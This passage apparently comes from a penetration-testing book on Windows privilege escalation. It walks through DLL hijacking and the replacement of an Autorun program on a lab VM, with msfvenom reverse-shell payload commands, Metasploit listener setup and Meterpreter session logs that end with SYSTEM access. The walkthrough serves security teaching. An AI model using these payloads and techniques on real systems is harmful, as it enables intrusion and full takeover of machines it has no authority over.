   Ensure you download the correct binary based on the architecture of your target operating system; the architecture-specific binaries can be found in the `binaries` folder, as highlighted in the following screenshot:



master privilege-escalation-awesome-scripts-suite / winPEAS / **winPEASexe** /

jonasw234 Fix path to `UseWUServer`

..

binaries	winpeasv2 fixes
images	winpeasv1
winPEAS	Fix path to `UseWUServer`
README.md	Update README.md
winPEAS.sln	Winpeas

Figure 8.25 – winPEAS binaries

2. After downloading the binary to our Kali virtual machine, we need to transfer the `winPEAS.exe` binary to our target virtual machine.

   We can transfer the `winPEAS.exe` binary to the target system with Meterpreter by running the following command:


   ```
   upload /<PATH-To-BINARY>/winPEASx64.exe
   ```

   In the event you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

3. After uploading the `winPEAS.exe` binary to the target system, we can enumerate a list of services that have missing DLLs by running the following command:

   ```
   .\winPEASx64.exe servicesinfo
   ```


   As highlighted in the following screenshot, this will enumerate a list of services with missing DLLs and their respective paths. In our case, we are able to identify the application path for the `dllsvc` service that has the necessary permissions:



```
[+] Checking write permissions in PATH folders (DLL Hijacking)
 [?] Check for DLL Hijacking in PATH folders https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#dll-hijacking
  C:\Windows\system32
  C:\Windows
  C:\Windows\System32\Wbem
  C:\Windows\System32\WindowsPowerShell\v1.0\
  (DLL Hijacking) C:\Temp: Authenticated Users [WriteData/CreateFiles]
```

Figure 8.26 – winPEAS DLL hijacking paths

   We are also able to identify the vulnerable DLL hijacking service as illustrated in the following screenshot:




```
dllsvc(DLL Hijack Service)["C:\Program Files\DLL Hijack Service\dllhijackservice.exe"] - Manual 
===============================================================================================
```

Figure 8.27 – winPEAS DLL hijacking services

4. We can also identify missing DLLs for `dllhijackservice.exe` manually. This can be done through the Process Monitor utility, which can be downloaded here: `https://docs.microsoft.com/en-us/sysinternals/downloads/procmon`.

5. After downloading the Process Monitor executable to the target system, we can execute it and set the filter options highlighted in the following screenshot:



Process Monitor Filter

Filters were in effect the last time you exited Process


Display entries matching these

Result ▾ is ▾ NAME NOT FOUND ▾ then Include ▾

Column	Relation	Value	Action

Figure 8.28 – Process Monitor result filter

6. After setting the result filter with a value of `NAME NOT FOUND`, we need to set up an additional path filter to only display `.dll` files, as highlighted in the following screenshot:



Process Monitor Filter

Filters were in effect the last time you exited Process


Display entries matching these

Path ▾ ends with ▾ .dll ▾ then Include ▾

Column	Relation	Value	Action
☑ ✓ Result	is	NAME NOT FO...	Include

Figure 8.29 – Process Monitor path filter

7. After adding both filters, your filter configuration should be similar to the configuration in the following screenshot:



Filters were in effect the last time you exited Process

Display entries matching these


Path ▾ | ends with ▾ | .dll ▾ | then | Include ▾

Column	Relation	Value	Action
☑ ✓ Result	is	NAME NOT FO...	Include
☑ ✓ Path	ends with	.dll	Include

Figure 8.30 – Process Monitor Filter

After you have set up the filters, you can apply them by clicking on the **Apply** button, as highlighted in the preceding screenshot.

These filters will only display services with missing DLLs and their respective DLL names. In this case, we are able to identify the vulnerable service and the missing DLL names with their respective paths, as highlighted in the following screenshot:



```
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\System32\hijackme.dll
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\system\hijackme.dll
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\hijackme.dll
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\System32\hijackme.dll
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\System32\hijackme.dll
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\hijackme.dll
2:17:2...  dllhijackservice....  1888  CreateFile  C:\Windows\System32\wbem\hijackme.dll
```

Figure 8.31 – Process Monitor missing DLLs

We can now generate our custom DLL that will provide us with a Meterpreter session when executed.

8. We can generate the custom DLL with msfvenom and use the Meterpreter payload by running the following command in Kali:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=<KALI-IP> LPORT=PORT -f dll > hijackme.dll
```

We will save the custom DLL file with the name of the missing DLL for the dllhijackservice.exe service. In our case, we will hijack the hijackme.dll DLL.


9. After generating the custom DLL, we can transfer it to the target system under the respective service path. In our case, the path will be the following:

```
C:\Windows\System32\wbem
```

We can upload the custom DLL with Meterpreter by running the following command:

```
upload /PATH-TO-DLL/hijackme.dll
```

As highlighted in the following screenshot, the hijackme.dll file should be uploaded to the correct path:



```
meterpreter > pwd
C:\Windows\System32\wbem
meterpreter > upload ~/Desktop/
.hashes.txt.swp   CMS              Hashes           Nmap-Scans       Shells           Windows-Exploits
BugBounty         Cloud            Linux-Enum       S3Dump           Windows-Enum     hijackme.dll
meterpreter > upload ~/Desktop/hijackme.dll
[*] uploading  : /home/kali/Desktop/hijackme.dll -> hijackme.dll
[*] Uploaded 8.50 KiB of 8.50 KiB (100.0%): /home/kali/Desktop/hijackme.dll -> hijackme.dll
[*] uploaded   : /home/kali/Desktop/hijackme.dll -> hijackme.dll
meterpreter > _
```

Figure 8.32 – Uploading the custom DLL


10. We now need to set up the Meterpreter listener with Metasploit. This can be done by running the following command in the Metasploit console:

```
use /exploit/multi/handler
```

11. The next step involves specifying the payload we used to create the binary with msfvenom. This can be done by running the following command:

```
set payload /windows/x64/meterpreter/reverse_tcp
```

We now need to configure the module options. In this case, we need to configure the LHOST and LPORT options as highlighted in the following screenshot:



```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     4443             yes       The listen port
```

Figure 8.33 – Meterpreter listener options

12. After setting the module options, we can start the listener by running the following command:

```
run
```


The listener will listen for any incoming connections from the payload we generated with msfvenom.

13. In order to execute the custom DLL, we need to restart the dllsvc service. This can be done by running the following commands in the Windows command shell:

```
sc stop dllsvc
```

```
sc start dllsvc
```

If you havefollowed the steps highlighted so far correctly, you should receive a Meterpreter session on the listener we had set up, as follows:




```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:4443
[*] Sending stage (200262 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.5:4443 -> 10.10.10.10:49263) at 2021-05-23 19:38:48 -0400

meterpreter > _
```

Figure 8.34 – DLL hijack Meterpreter

14. We can verify that we have an elevated Meterpreter session by running the following command:

```
getuid
```

As highlighted in the following screenshot, we have successfully elevated our privileges and should have a Meterpreter session with administrative privileges:



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 8.35 – getuid Meterpreter

We have been able to elevate our privileges by identifying missing DLLs and generating a custom DLL that will be executed to provide us with an elevated Meterpreter session.

Summary

In this chapter, we got started with understanding how to identify and exploit unquoted service paths and how they can be utilized to execute a malicious binary in order to elevate our privileges. We also explored the process of exploiting the Windows secondary logon both manually and automatically with the Metasploit framework. We then took a look at how to identify and exploit weak service permissions and ended the chapter by taking an in-depth look at how to identify missing DLLs and the process of performing DLL hijacking.

In the next chapter, we will explore the process of privilege escalation through the Windows Registry.

9
Privilege Escalation through the Windows Registry

You should now have a good grasp of how to identify and perform some of the most important privilege escalation techniques on Windows. However, one final piece of this puzzle remains: the Windows Registry. In this chapter, we will look at how to elevate privileges on the target system by leveraging misconfigurations and weaknesses in the Windows Registry.

We will explore the process of identifying misconfigurations in the registry, utilizing the Autorun functionality, exploiting weak registry permissions, and the AlwaysInstallElevated feature to elevate our privileges. We will also provide a brief overview of the Windows Registry to understand its purpose and functionality.

In this chapter, we're going to cover the following main topics:

- Understanding the Windows Registry
- Exploiting Autorun programs
- Exploiting the AlwaysInstallElevated feature
- Exploiting weak registry permissions

Technical requirements

To follow along with the demonstrations in this chapter, you will need to ensure that you meet the following technical requirements:

- Familiarity with Windows CMD commands
- Familiarity with the Windows Registry

You can view this chapter's code in action here: `https://bit.ly/3oga2ji`

Understanding the Windows Registry

Before we can dig into the meat and potatoes of this chapter, we must have a functional understanding of the Windows Registry, what it is used for, and how it works.

This information will prove useful in the latter sections of this chapter and will provide a much better context of what we are doing, as well as what we want to achieve, when we utilize various privilege escalation techniques.

What is the Windows Registry?

Simply put, the Windows Registry is a hierarchical database that is responsible for storing configurations, settings, and values for applications, hardware, and the Windows operating system. In the context of programs and applications, the registry is also used to store program and application data relevant to the configuration and operation of the program.


Given the centralized nature of the Windows Registry and the data it stores, it is a prime target for penetration testers during the privilege escalation process. This is because it can reveal information about the operating system's configuration and the configuration of the programs that have been installed on the target system. These configurations can reveal potential weaknesses in various Windows services, such as the Autorun feature.

In *Chapter 4*, *Performing Local Enumeration*, we explored various enumeration techniques that can be used to exfiltrate important and useful data from the registry primarily pertaining to application passwords. However, we did not explore the process of enumerating important operating system configurations that can be used to exploit services and other Windows features.

In this chapter, we will be exploring the process of identifying these operating system misconfigurations in the Windows Registry and how they can be leveraged to elevate our privileges.

> **Note**
>
> Note that programs and applications are not required to store configurations in the Windows Registry and may opt to store them within the program installation directory. You must keep this in mind when searching for misconfigurations and vulnerabilities in programs and applications.

We can access the Windows Registry on a Windows system by running the `regedit.exe` executable. This can be done through the Windows Command Prompt or the **Run** utility, as highlighted in the following screenshot:



Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: regedit.exe

Figure 9.1 – Launching regedit.exe

> **Note**
>
> The Windows Registry Editor (`regedit.exe`), is a built-in Windows executable that is used to interact with the Windows Registry and allows users to view and edit registry entries.

As shown in the following screenshot, the Windows Registry uses a hierarchical sorting system that categorizes data as keys and values based on its functionality and purpose:




Figure 9.2 – Registry Editor


The Windows Registry Editor displays various keys that contain their respective values. Now, let's take a look at how these keys and values are stored and categorized.

How the Windows Registry stores data

The Windows Registry operates under a key/value system, where entries store their data in the form of a key and data pair.

To understand how keys and values work in the context of the Windows Registry, we can use the categorization analogy of folders and files, where keys are folders and values are files.

The Windows Registry Editor displays a categorized list of root keys that contain all the registry values on the system. The following table provides a description of each root key, its abbreviation, and the nature of the respective values it stores:



Key	Type of Values it Stores
HKEY_CLASSES_ROOT (HKCR)	Stores information about file extensions.
HKEY_CURRENT_USER (HKCU)	Stores settings and configurations for the currently logged on user.
HKEY_LOCAL_MACHINE (HKLM)	Stores system-specific information regarding the OS, hardware configuration, and program settings.
HKEY_USERS (HKU)	Stores information about other user accounts on the system.
HKEY_CURRENT_CONFIG (HKCC)	Stores information regarding the hardware configuration of the system.

Now that you understand how the Windows Registry stores data, the various root keys, and the type of information they store, we can begin exploring the process of identifying operating misconfigurations in the Windows Registry.

This process is dynamic and, as a result, will depend on the target configuration and deployment use case, primarily because the techniques involved in this process will depend on the implementation and configuration of particular services.

Given the robust nature of this process and the techniques used, we will be utilizing the Windows 7 virtual machine that we configured in *Chapter 8*, *Exploiting Services*. This has been configured with vulnerable services and configurations.

Before we begin, ensure that you have a foothold on the target system and have access to it through a command shell or Meterpreter session.

The techniques and tools used in this chapter will involve utilizing native Windows commands and specific Meterpreter modules to automate various aspects of the process.

We will begin by looking at how to identify and exploit Autorun programs in order to elevate our privileges.

Exploiting Autorun programs

Autorun is a Windows feature that is used to automatically start applications and programs during system startup.

Autorun is a companion feature to AutoPlay that is typically used to automate the startup of setup files for specific programs. This helps streamline the installation of new software when the installation media is inserted into the system.

Programs and software can be configured to run on system startup with the Autorun feature.

The Autorun feature is disabled by default in newer versions of Windows such as Windows 10; however, Microsoft has provided users with the ability to enable it. This technique will require the Autorun feature to be enabled on the target.


We can elevate our privileges through Autorun by identifying programs that have been configured to run on system startup, as well as those that can be run by users with administrative privileges. We can then use these to elevate our privileges.

This process can be performed completing the following steps:

1. The first step in this process involves identifying Autorun applications on the target system. This can be done by running the following command in the Windows command shell:

   ```
   reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
   CurrentVersion\Run
   ```

   As highlighted in the following screenshot, this will display a list of Autorun applications:



```
C:\Users\user\Desktop>reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    VBoxTray    REG_EXPAND_SZ    %SystemRoot%\system32\VBoxTray.exe
    My Program    REG_SZ    "C:\Program Files\Autorun Program\program.exe"


C:\Users\user\Desktop>_
```

Figure 9.3 – Windows Registry Autorun programs

2. We can also identify applications that have been configured for Autorun and their respective permissions by using the `accesschk` utility. The `accesschk` executable can be downloaded from here: `https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk`.

   After downloading the `accesschk` executable to our Kali virtual machine, we will need to transfer it to the target system. This can be done through Meterpreter by running the following command:

   ```
   upload /<PATH-TO-EXECUTABLE/accesschk64.exe
   ```


   If you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

   After uploading the `accesschk.exe` binary to the target system, we can enumerate a list of all Autoruns programs by running the following command in the Windows command shell:

   ```
   .\accesschk64.exe -wvu "c:\Program Files\ Autorun
   Program"
   ```

   As highlighted in the following screenshot, this will highlight a list of Autorun programs, their access permissions, and their respective directories:

> **Note**
>
> `RW` indicates that the groups have read and write permissions and, as a result, can make changes to the contents of the program directory.



```
C:\Users\user\Desktop>.\accesschk64.exe -wvu "C:\Program Files\Autorun Program"
.\accesschk64.exe -wvu "C:\Program Files\Autorun Program"

Accesschk v6.13 - Reports effective permissions for securable objects
Copyright � 2006-2020 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Program Files\Autorun Program\program.exe
  Medium Mandatory Level (Default) [No-Write-Up]
  RW Everyone
        FILE_ALL_ACCESS
  RW NT AUTHORITY\SYSTEM
        FILE_ALL_ACCESS
  RW BUILTIN\Administrators
        FILE_ALL_ACCESS
```

Figure 9.4 – accesschk Autorun programs

As highlighted in the preceding screenshot, we identified the `program.exe` exactable and its permissions. In this case, the executable has `NT AUTHORITY \ SYSTEM` access permissions. We can utilize this program to elevate our privileges by replacing the program executable with a Meterpreter shell executable that will be automatically executed when the administrator logs in, providing us with an elevated Meterpreter session.

The next step will involve generating the reverse shell executable and uploading it to the target system.

> **Note**
>
> This privilege escalation technique requires the administrator to log on to the system for the Autorun program to be executed.

3. We can generate the Meterpreter payload with `msfvenom` and save it as an executable. This can be done by running the following command in Kali:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp
LHOST=<LISTENER-IP> LPORT=<PORT> -f exe > /home/kali/
Desktop/program.exe
```

> **Note**
>
> The reverse shell payload should have the same name of the program we are trying to exploit, and it should be uploaded to the respective service path we identified earlier and highlighted here.

4. After generating the payload, we can upload it to the target Autorun application path, which is as follows:

```
C:\Program Files\Autorun Program\
```

5. Before we can upload the Meterpreter payload, we need to rename the original binary. However, it is recommended to take a backup of the original binary in the event the process does not work as expected. The original executable can be renamed by running the following command in the Meterpreter session:


```
mv program.exe program_backup.exe
```

6. Now, we can upload the Meterpreter executable to the target Autorun program directory on the target using Meterpreter by running the following command:

```
upload /home/kali/Desktop/program.exe
```

If you are using a standard command shell, you can use the `certutil` utility to transfer the binary to the target system.

As highlighted in the following screenshot, this will upload the Meterpreter executable to the `Autorun Program` directory:



```
meterpreter > upload ~/Desktop/program.exe
[*] uploading  : /home/kali/Desktop/program.exe -> program.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/kali/Desktop/program.exe -> program.exe
[*] uploaded   : /home/kali/Desktop/program.exe -> program.exe
meterpreter > pwd
C:\Program Files\Autorun Program
meterpreter >
```

Figure 9.5 – Uploading a custom Autorun program


7. Now, we need to set up the Meterpreter listener with Metasploit. This can be done by running the following command in the Metasploit console:

```
use /exploit/multi/handler
```

8. The next step involves specifying the payload we used to create the binary with MSFvenom. This can be done by running the following command:

```
set payload /windows/x64/meterpreter/reverse_tcp
```

Now, we need to configure the module options. In this case, we need to configure the `LHOST` and `LPORT` options, as highlighted in the following screenshot:



```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.10.5       yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port
```


Figure 9.6 – Meterpreter payload options

9. After setting the module options, we can start the listener by running the following command:

```
run
```

The listener will listen for any incoming connections from the payload we generated with MSFvenom.

10. Our custom Autorun program will be executed automatically the next time the administrator logs in, after which we should receive a privileged Meterpreter session, as highlighted in the following screenshot:



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.5:4444
[*] Sending stage (200262 bytes) to 10.10.10.10
